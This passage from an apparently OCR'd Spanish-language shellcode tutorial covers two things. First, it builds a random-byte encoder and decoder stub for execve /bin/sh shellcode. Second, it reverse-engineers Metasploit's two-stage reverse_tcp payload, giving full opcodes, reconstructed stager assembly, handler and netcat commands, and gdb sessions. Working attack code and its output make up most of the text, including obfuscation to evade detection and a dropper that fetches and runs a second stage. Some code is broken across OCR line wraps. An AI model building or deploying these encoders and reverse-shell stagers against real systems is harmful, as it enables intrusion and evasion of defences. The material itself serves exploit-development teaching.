También podríamos elegir cuántos bytes vamos a introducir para reducir la longitud, -por ejemplo en las cuatro primeras posiciones y 4 últimas posiciones-, etc. Incluso, podríamos combinar con un byte que indicase cuántos vendrían a continuación de la forma:

OpCode1 + RandomBytes_Counter + RandomByte1 + ... + RandomByteN + OpCode2 + ... + OpCodeN

La imaginación para poder ofuscarla, será cuestión del propio lector. Para el primer ejemplo y que podrá emplearse como base del resto para realizar ofuscaciones más complejas, podemos crear un generador que llamaremos **aleatorio.py** tal como:

```
#!/usr/bin/python

import random


shellcode    =
("\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x
80")
```

```
encoded = ""

for x in bytearray(shellcode):
    encoded += "0x"
    encoded += "%02x," % x
    encoded += "0x"
    y = random.randint(1, 255)
    encoded += "%02x," % y

print "ASM Encoded shellcode: %s " % encoded
```

El resultado de su ejecución es:

```
$ python aleatorio.py

ASM Encoded shellcode:
0x31,0x69,0xc0,0x0e,0x89,0x8f,0xc2,0xc6,0x89,0
x01,0xc1,0x23,0x50,0x84,0x68,0x06,0x2f,0x6e,0x
2f,0xb9,0x73,0xa4,0x68,0x1b,0x68,0xc3,0x2f,0xb
9,0x62,0x38,0x69,0x81,0x6e,0xe1,0x89,0x38,0xe3
,0x18,0xb0,0xba,0x0b,0x69,0xcd,0xeb,0x80,0xa2,
```

Por lo tanto, ya podemos crear nuestro decodificador para la shellcode. Copiaremos la base "**jmpcallpop.asm**" a "**aleatorio.asm**" y completaremos los OpCodes de nuestra shellcode:

```
global _start

section .text

_start:
    jmp short jump_decoder

decoder:
    ; Instrucciones

jump_decoder:
    ; Decodificar (call)
    call decoder
    shellcode:
        db 0x31,0x69,0xc0,0x0e,0x89
        db 0x8f,0xc2,0xc6,0x89,0x01
        db 0xc1,0x23,0x50,0x84,0x68
        db 0x06,0x2f,0x6e,0x2f,0xb9
        db 0x73,0xa4,0x68,0x1b,0x68
```

```
        db 0xc3,0x2f,0xb9,0x62,0x38
        db 0x69,0x81,0x6e,0xe1,0x89
        db 0x38,0xe3,0x18,0xb0,0xba
        db 0x0b,0x69,0xcd,0xeb,0x80
        db 0xa2
    len: equ $-shellcode
```

Comenzaremos como de costumbre por recuperar la dirección de nuestra shellcode mediante ESI y poner en CL la longitud de la misma:

```
decoder:
    ; Instrucciones
    pop esi     ; Dir. shellcode
    lea edi, [esi]
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    mov cl, len
```

Posteriormente, escribiremos el código necesario para poder decodificar la shellcode:

```
decode:
    mov bl, byte [esi + eax]  ; Byte Actual
    mov byte [edi], bl    ; Guardar

    inc edi               ; Siguiente
    add al, 2             ; OpCodes impares

    dec ecx               ; Countdown
    jnz decode            ; Loop

    jmp short shellcode   ; Run
```

Con ello, simplemente tendremos que compilar y enlazar de la forma habitual para poder ejecutarla y comprobar su correcto funcionamiento:

```
$ nasm -f elf32 -o aleatorio.o aleatorio.asm
$ ld -z execstack -N -o aleatorio aleatorio.o
$ sudo ./aleatorio
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

Podemos depurar su comportamiento de una forma muy sencilla mediante gdb:

```
$ gdb -q ./aleatorio
Reading symbols from ./aleatorio...(no debugging symbols found)...done.
>>> disas decode
Dump of assembler code for function decode:
   0x0804808d <+0>:    mov    (%esi,%eax,1),%bl
   0x08048090 <+3>:    mov    %bl,(%edi)
   0x08048092 <+5>:    inc    %edi
   0x08048093 <+6>:    add    $0x2,%al
   0x08048095 <+8>:    dec    %ecx
   0x08048096 <+9>:    jne      0x804808d <decode>
   0x08048098 <+11>:   jmp          0x804809f <shellcode>
End of assembler dump.
>>> b *0x08048098
Breakpoint 1 at 0x8048098
>>> r
Breakpoint 1, 0x08048098 in decode ()
>>> x/48bx $esi
0x804809f <shellcode>: 0x31    0xc0    0x89    0xc2    0x89    0xc1    0x50    0x68
0x80480a7 <shellcode+8>:  0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0x80480af <shellcode+16>: 0x6e    0x89    0xe3    0xb0    0x0b    0xcd    0x80    0x00
0x80480b7 <shellcode+24>: 0x73    0x6d    0x61    0x00    0x73    0x72    0x61    0x00
0x80480bf <shellcode+32>: 0x73    0x73    0x72    0x61    0x00    0x74    0x78    0x00
0x80480c7 <shellcode+40>: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x2e
```

Como podemos observar, en rojo se muestran los OpCodes correspondientes a nuestra shellcode codificada y una vez eliminados los bytes aleatorios que habíamos introducido entre ellos.


Combinación de técnicas

Conforme hemos visto, disponemos de numerosas técnicas para poder ofuscar el código de nuestras shellcodes. Daremos en esta sección algunas técnicas que nos permitirán, sin ser excesivamente complejas para su desarrollo en ensamblador para el lector, poder realizar varias combinaciones.


Podemos anidar la salida de una shellcode codificada como entrada de otra y así sucesivamente. Es decir, un stub nos llevará a otro que se encargará de decodificar la siguiente, etc.

Se presentan a continuación (no implementadas) algunas técnicas que pueden ser empleadas y que servirán para despertar la curiosidad del lector.


ROL común + XOR alternativo




ROR alternativo + XOR común




XOR alternativo + RANDOM + ROL



ROR + XOR + NOT



XOR + NOT + ROL + Random



Multistaged Shellcodes

4


En este capítulo, vamos a ver cómo escribir una shellcode que se ejecutará en dos partes. Una gran parte del malware se ejecuta de la misma forma que describiremos, siendo la primera parte un "dropper" que descarga y ejecuta la "segunda" parte que contiene el código malicioso.

Introducción

Una shellcode conforme la hemos estudiado hasta ahora, ha consistido en un código completo que ha ejecutado todas las funciones. Sin embargo, muchas veces, se nos presentan casos como que la shellcode completa no “cabe” en el espacio que tenemos disponible, que existe una parte que es detectada por las protecciones, etc.

En esos casos, podemos hablar de construir **shellcodes multistaged** (con varias etapas). Lo más normal, es emplear una shellcode con “**dos etapas**”, una primera que realizará una acción determinada y otra que contendrá el resto del código. Pero en realidad ¿cómo funcionan?

Un ejemplo muy concreto, lo vemos en muchas muestras de malware. La primera etapa, denominada “**one-staged**” suele aprovecharse de una vulnerabilidad en el equipo víctima y ejecuta un exploit para aprovecharla. Entonces, podría crear un canal hacia otra máquina y descargar lo denominado como “**second stage payload”** y lo ejecutaría. En resumidas cuentas, podemos hacer una analogía con un cohete espacial y las diferentes etapas que tiene como en la figura que se presenta a continuación.



Por supuesto, el payload descargado, puede ser mucho mayor que el primero, por lo que elimina el problema del espacio disponible e incluso podría llegar a emplear el mismo canal creado para comunicarse con la máquina del atacante, por ejemplo, para recibir órdenes concretas y enviar los resultados a la misma.

En el presente capítulo, analizaremos mediante ingeniería inversa conocidas shellcodes como las que empleamos en Metasploit (http://www.metasploit.com/) y que emplean estas técnicas. Finalmente, seremos capaces de entender cómo funcionan y diseñar nuestra propia multistaged shellcode.

Second Stage Payload

Tal como hemos dicho, vamos a ver en funcionamiento una de las shellcodes que emplea el framework metasploit con la que podremos trabajar y adaptar a nuestras necesidades específicas con fines exclusivamente didácticos.

Vamos a trabajar con **linux/x86/shell/reverse_tcp** para comprender su funcionamiento. Para ello, abriremos una consola en metasploit y pondremos los siguientes comandos:

```
msf > use linux/x86/shell/reverse_tcp
msf payload(reverse_tcp) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf payload(reverse_tcp) > set LPORT 4444
LPORT => 4444
msf payload(reverse_tcp) > generate
# linux/x86/shell/reverse_tcp - 71 bytes (stage 1)
# http://www.metasploit.com
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseConnectRetries=5, ReverseListenerBindPort=0,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# PayloadUUIDTracking=false, EnableStageEncoding=false,
# StageEncoderSaveRegisters=, StageEncodingFallback=true,
# PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, InitialAutoRunScript=, AutoRunScript=
buf =
```

```
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\
x89\xe1\xcd" +

"\x80\x97\x5b\x68\x7f\x00\x00\x01\x68\x02\x00\
x11\x5c\x89" +

"\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\
x80\xb2\x07" +

"\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\
xe3\x0c\xb0" +

"\x7d\xcd\x80\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\
xcd\x80\xff" +

"\xe1"


# linux/x86/shell/reverse_tcp - 36 bytes (sta-
ge 2)

# http://www.metasploit.com

buf =

"\x89\xfb\x6a\x02\x59\x6a\x3f\x58\xcd\x80\x49\
x79\xf8\x6a" +

"\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\
x62\x69\x6e" +

"\x89\xe3\x52\x53\x89\xe1\xcd\x80"

msf payload(reverse_tcp) >
```

Conforme se observa en la salida que genera, se trata de una shellcode con 2 stages. La primera se denomina **linux/x86/shell/reverse_tcp** - 71 bytes (stage 1) y la segunda **linux/x86/shell/reverse_tcp** - 36 bytes (stage 2).

En este caso, la primera de ellas, creará un canal en la máquina de la víctima hacia el atacante, descargará la segunda shellcode y la ejecutará.

Además, hemos obtenido los OpCodes correspondientes a cada una de ellas. Por lo tanto, podemos ver en ensamblador qué es lo que hacen. Para ello, vamos a generar un fichero denominado "**disasopcodes.sh**" con:

```
#!/bin/bash

clear

#

# First Stage

#

echo "------------"

echo "First stage:"
```

```
echo "------------"

echo    -ne
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\
x89\xe1\xcd\x80\x97\x5b\x68\x7f\x00\x00\x01\x6
8\x02\x00\x11\x5c\x89\xe1\x6a\x66\x58\x50\x51\
x57\x89\xe1\x43\xcd\x80\xb2\x07\xb9\x00\x10\x0
0\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\
xcd\x80\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x8
0\xff\xe1" | ndisasm -u -

#

# Second Stage

#

echo "-------------"

echo "Second stage:"

echo "-------------"

echo    -ne
"\x89\xfb\x6a\x02\x59\x6a\x3f\x58\xcd\x80\x49\
x79\xf8\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\
xcd\x80" | ndisasm -u -
```

Simplemente, le damos los permisos adecuados y lo ejecutamos:

```
$ chmod u+x disasopcodes.sh
```

```
$ ./disasopcodes.sh
```

Con lo que obtenemos el código correspondiente en ensamblador de ambas:

```
------------
First stage:
------------
00000000  31DB              xor ebx,ebx
00000002  F7E3              mul ebx
00000004  53                push ebx
00000005  43                inc ebx
00000006  53                push ebx
00000007  6A02              push byte +0x2
00000009  B066              mov al,0x66
0000000B  89E1              mov ecx,esp
0000000D  CD80              int 0x80
0000000F  97                xchg eax,edi
00000010  5B                pop ebx
```

```
00000011   687F000001                push  dword
0x100007f
00000016   680200115C                push  dword
0x5c110002
0000001B  89E1              mov ecx,esp
0000001D  6A66              push byte +0x66
0000001F  58                pop eax
00000020  50                push eax
00000021  51                push ecx
00000022  57                push edi
00000023  89E1              mov ecx,esp
00000025  43                inc ebx
00000026  CD80              int 0x80
00000028  B207              mov dl,0x7
0000002A  B900100000        mov ecx,0x1000
0000002F  89E3              mov ebx,esp
00000031  C1EB0C            shr ebx,byte 0xc
00000034  C1E30C            shl ebx,byte 0xc
00000037  B07D              mov al,0x7d
00000039  CD80              int 0x80
0000003B  5B                pop ebx
0000003C  89E1              mov ecx,esp
0000003E  99                cdq
0000003F  B60C              mov dh,0xc
00000041  B003              mov al,0x3
00000043  CD80              int 0x80
00000045  FFE1              jmp ecx
-------------
Second stage:
-------------
00000000  89FB              mov ebx,edi
00000002  6A02              push byte +0x2
00000004  59                pop ecx
00000005  6A3F              push byte +0x3f
00000007  58                pop eax
00000008  CD80              int 0x80
0000000A  49                dec ecx
0000000B  79F8              jns 0x5
0000000D  6A0B              push byte +0xb
0000000F  58                pop eax
00000010  99                cdq
```

```
00000011  52                  push edx
00000012    682F2F7368              push  dword
0x68732f2f
00000017    682F62696E              push  dword
0x6e69622f
0000001C  89E3                mov ebx,esp
0000001E  52                  push edx
0000001F  53                  push ebx
00000020  89E1                mov ecx,esp
00000022  CD80                int 0x80
```

Analicemos entonces cada una, tomando como **referencia la INT 0x80** que será para ejecutar la **syscall** correspondiente y reconstruyendo el código de las mismas.

Para la primera, crearemos un fichero denominado "**stage1.asm**" con el contenido que iremos poniendo a continuación de forma secuencial según los OpCodes listados y que se comentará debidamente en cada línea en el caso que sea necesario. Denotar que simplemente tendremos que añadir al código en ensamblador nuestra sección que queremos crear para que luego podamos compilarlo de forma estándar.

La primera parte, será para crear un socket de forma estándar conforme hemos visto hasta ahora:

```
global _start

section .text

_start:

        ; Crear socket

        xor ebx,ebx     ; ebx = 0 (socket)
        mul ebx         ; eax = 0, edx = 0
        push ebx
        inc ebx
        push ebx
        push byte +0x2  ; Parm. pila (2,1,0)
        mov al,0x66     ; socketcall = 102
        mov ecx,esp     ; ecx =Puntero (2,1,0)
        int 0x80
```

A continuación, simplemente se guardará en **EDI** como de costumbre:

```
; Guardar el socket creado en edi

        xchg eax,edi
```

A continuación, realizaremos un **CONNECT** estándar a la dirección IP y PUERTO que hemos especificado en la consola de metasploit. Lo único a destacar, es que guardaremos el socket en la pila antes de realizar la llamada:

```
; Conectar al HOST y PUERTO especificados

        pop ebx                 ; ebx = 2
        push dword 0x0100007f   ; 127.0.0.1
        push dword 0x5c110002   ; 0x5c11=4444
        mov ecx,esp
        push byte +0x66         ; syscall 102
        pop eax
        push eax
        push ecx
        push edi              ; Apilar socket
        mov ecx,esp
        inc ebx               ; ebx=3 (connect)
        int 0x80
```

A continuación vamos a emplear la nueva llamada al sistema **MPROTECT** que nos permitirá especificar cómo vamos a trabajar la parte de memoria (que estará en la pila) para indicarle los permisos que queremos y su tamaño.

```
    ; Memoria (parte de la pila)
    ; Permiso de lectura, escritura y ejecución

    mov dl,0x7     ; P_READ | P_WRITE | P_EXEC
    mov ecx,0x1000 ; size = 4096
    mov ebx,esp
    shr ebx,0xc
    shl ebx,0xc    ; ebx = esp OR 0xFF000000
    mov al,0x7d    ; syscall = 125 (mprotect)
    int 0x80
```

Por último, simplemente vamos a leer del socket que recuperaremos de la pila y finalmente, mediante un **JMP ECX** saltaremos a **ejecutar** el código que ha sido guardado en la pila (que

corresponderá con el **second stage**). El código correspondiente es:

```
; Leer del socket (que está en pila)

    pop ebx         ; Recuperar el socket
    mov ecx,esp     ; ecx = buffer (stack)
    cdq
    mov dh,0xc      ; dx = 0xc0 = 192
    mov al,0x3      ; syscall = 3 (read)
    int 0x80
    jmp ecx         ; Ejecutar los bytes leídos
```

El primer payload guarda el segundo en la pila. El segundo empleará el socket que creó el primer payload.

Ahora procederemos con el second stage payload de la misma forma. Comenzaremos por crear el fichero "**stage2.asm**" con el típico código de comienzo.

Por tanto, en el código que se muestra, se ve claramente cómo se recupera el socket y se prepara STDIN, STDOUT y STDERR como podemos apreciar:

```
global _start

section .text

_start:

    ; Dup2 (STDIN, STDOUT, STDERR)

    mov ebx,edi  ; ebx = socket
    push byte +0x2
    pop ebx
```

En la siguiente parte, se observa un bucle y el uso de la **syscall 63** conforme al código mostrado:

```
loop:

    push byte +0x3f     ; syscall = 63
    pop eax
```

```
int 0x80
dec ecx
jns loop
```

Por último, es una simple llamada a **execve** con **/bin/sh** conforme se denota en el código:

```
; Execve '/bin//sh':

push byte +0xb         ; syscall = 11
pop eax
cdq
push edx               ; NULL
push dword 0x68732f2f  ; //sh
push dword 0x6e69622f  ; /bin
mov ebx,esp
push edx
push ebx
mov ecx,esp
int 0x80
```

Podemos compilar y enlazar de la forma tradicional con:

```
$ nasm -f elf32 -o stage1.o stage1.asm
$ nasm -f elf32 -o stage2.o stage2.asm
$ ld -z execstack -N -o stage1 stage1.o
$ ld -z execstack -N -o stage2 stage2.o
```

Para comprobar su correcto funcionamiento, en una consola de metasploit, pondremos los siguientes comandos:

```
use exploit/multi/handler
set PAYLOAD linux/x86/shell/reverse_tcp
set LHOST 127.0.0.1
set LPORT 4444
exploit
```

Y desde un terminal, probaremos nuestra “primera etapa”:

```
$ sudo ./stage1
```

Si todo es correcto, la conexión será gestionada por la consola de metasploit y veremos cómo envía el second stage payload y establece la conexión como en la figura. Podremos poner cual-

quier comando ya que mediante el socket que abrió la primera, enviaremos y recibiremos los resultados de los comandos introducidos:

```
[*] Sending stage (36 bytes) to 127.0.0.1
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:39753) at 2015-10-02 07:02:23 +0200

id
uid=0(root) gid=0(root) groups=0(root)
exit

[*] 127.0.0.1 - Command shell session 1 closed.  Reason: Died from EOFError
```

Para probar el second stage, simplemente tenemos que ejecutarlo.

```
$ sudo ./stage2
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

Conforme veremos en la siguiente sección, podremos depurar el second stage shellcode para ver si todo es correcto y funciona conforme hemos previsto.

Depurando el Second Stage Payload

Conforme hemos visto, de forma manual y con metasploit, funciona correctamente, pero si queremos en realidad probar los resultados de nuestra "**second stage**" entonces tendremos que depurar el binario y comprobar que todo es correcto.

Necesitaremos para realizar la práctica, dos terminales. En el primero, simplemente lanzaremos un manejador que reciba la conexión. Para ello, emplearemos otra vez la utilidad **netcat** escribiendo en el prompt del sistema:

```
$ nc -vvvnlp 4444
listening on [any] 4444 ...
```

Quedará a la espera de recibir una conexión. Por otra parte, en el otro terminal, probaremos la primera parte de la forma:

```
$ ./stage1
```

Veremos que se realiza la conexión correctamente en netcat por el binario stage1. Escribiremos desde la consola de netcat "**TEST**" y pulsaremos la tecla **enter**:

```
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN)
[127.0.0.1] 39763
TEST
 sent 5, rcvd 0
```

Veremos que se han enviado 5 bytes (TEST+CR). Si cambiamos a la otra consola, veremos el resultado en la salida del binario stage1:

```
Violación de segmento
```

¿Qué ha ocurrido? ¿Cómo podemos saber el "fallo" que hemos cometido? Tendremos que depurar el código e inspeccionar los elementos que intervienen en el mismo. Para ello, volveremos a lanzar en el terminal 1 el manejador de conexión con netcat de la misma forma que antes.

En el terminal 2, abriremos stage1 con el depurador y desensamblaremos el código de "_start" conforme a los siguientes pasos:

```
$ gdb -q ./stage1
Reading symbols from ./stage1...(no debugging
symbols found)...done.
>>> set disassembly-flavor intel
>>> disas _start
Dump of assembler code for function _start:
   0x08048080 <+0>:    xor    ebx,ebx
   0x08048082 <+2>:    mul    ebx
   0x08048084 <+4>:    push   ebx
   0x08048085 <+5>:    inc    ebx
   0x08048086 <+6>:    push   ebx
   0x08048087 <+7>:    push   0x2
   0x08048089 <+9>:    mov    al,0x66
   0x0804808b <+11>:   mov    ecx,esp
   0x0804808d <+13>:   int    0x80
   0x0804808f <+15>:   xchg   edi,eax
   0x08048090 <+16>:   pop    ebx
   0x08048091 <+17>:   push   0x100007f
   0x08048096 <+22>:   push   0x5c110002
   0x0804809b <+27>:   mov    ecx,esp
   0x0804809d <+29>:   push   0x66
   0x0804809f <+31>:   pop    eax
   0x080480a0 <+32>:   push   eax
   0x080480a1 <+33>:   push   ecx
   0x080480a2 <+34>:   push   edi
   0x080480a3 <+35>:   mov    ecx,esp
   0x080480a5 <+37>:   inc    ebx
   0x080480a6 <+38>:   int    0x80
   0x080480a8 <+40>:   mov    dl,0x7
   0x080480aa <+42>:   mov    ecx,0x1000
   0x080480af <+47>:   mov    ebx,esp
   0x080480b1 <+49>:   shr    ebx,0xc
   0x080480b4 <+52>:   shl    ebx,0xc
   0x080480b7 <+55>:   mov    al,0x7d
   0x080480b9 <+57>:   int    0x80
   0x080480bb <+59>:   pop    ebx
   0x080480bc <+60>:   mov    ecx,esp
```

```
   0x080480be <+62>:   cdq
   0x080480bf <+63>:   mov    dh,0xc
   0x080480c1 <+65>:   mov    al,0x3
   0x080480c3 <+67>:   int    0x80
   0x080480c5 <+69>:   jmp    ecx
End of assembler dump.
>>>
```

Como es lógico, vemos el código original de nuestra shellcode. Pondremos un breakpoint justo al realizar el CONNECT y otro antes de realizar el salto final a ECX para ejecutar al shellcode siguiente. Entonces, ejecutaremos el código en el depurador. Para ello, tendremos que escribir en gdb:

```
>>> b *0x080480bc
Breakpoint 1 at 0x80480bc
>>> b *0x080480c5
Breakpoint 2 at 0x80480c5
>>> r
```

Habremos alcanzado el primer punto de interrupción y tendremos la conexión con netcat establecida. Cambiaremos de terminal e introduciremos en la consola de netcat de nuevo “TEST” y pulsaremos ENTER:

```
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN)
[127.0.0.1] 39764
TEST[enter]
```

Veremos que no se ha procesado por la shellcode. Vamos a ejecutar mediante **stepi** una a una el bloque hasta llegar justo antes de la INT 0x80. Dicho bloque se encargará de **leer** lo que llega y almacenarlo conforme vimos en la sección anterior. Por lo tanto, tendremos que poner:

```
>>>  stepi
>>>  stepi
>>>  stepi
>>>  stepi
```

Justo en este momento (mov al, 0x3) estamos indicando que vamos a llamar a la syscall **read()** en cuanto ejecutemos la **INT 0x80**. Si mostramos los registros, veremos que EBX contiene el descriptor del socket, ECX apunta al tope de la pila y EDX (el

contador) tiene el valor 0xc00 (3072). Vamos a ejecutar mediante el comando **stepi** la **INT 0x80** para que lea lo recibido en el socket y alcance el siguiente punto de interrupción (antes de ejecutar el salto a ECX):

```
>>>  stepi
```

Si mostramos los registros veremos la información que nos interesa:

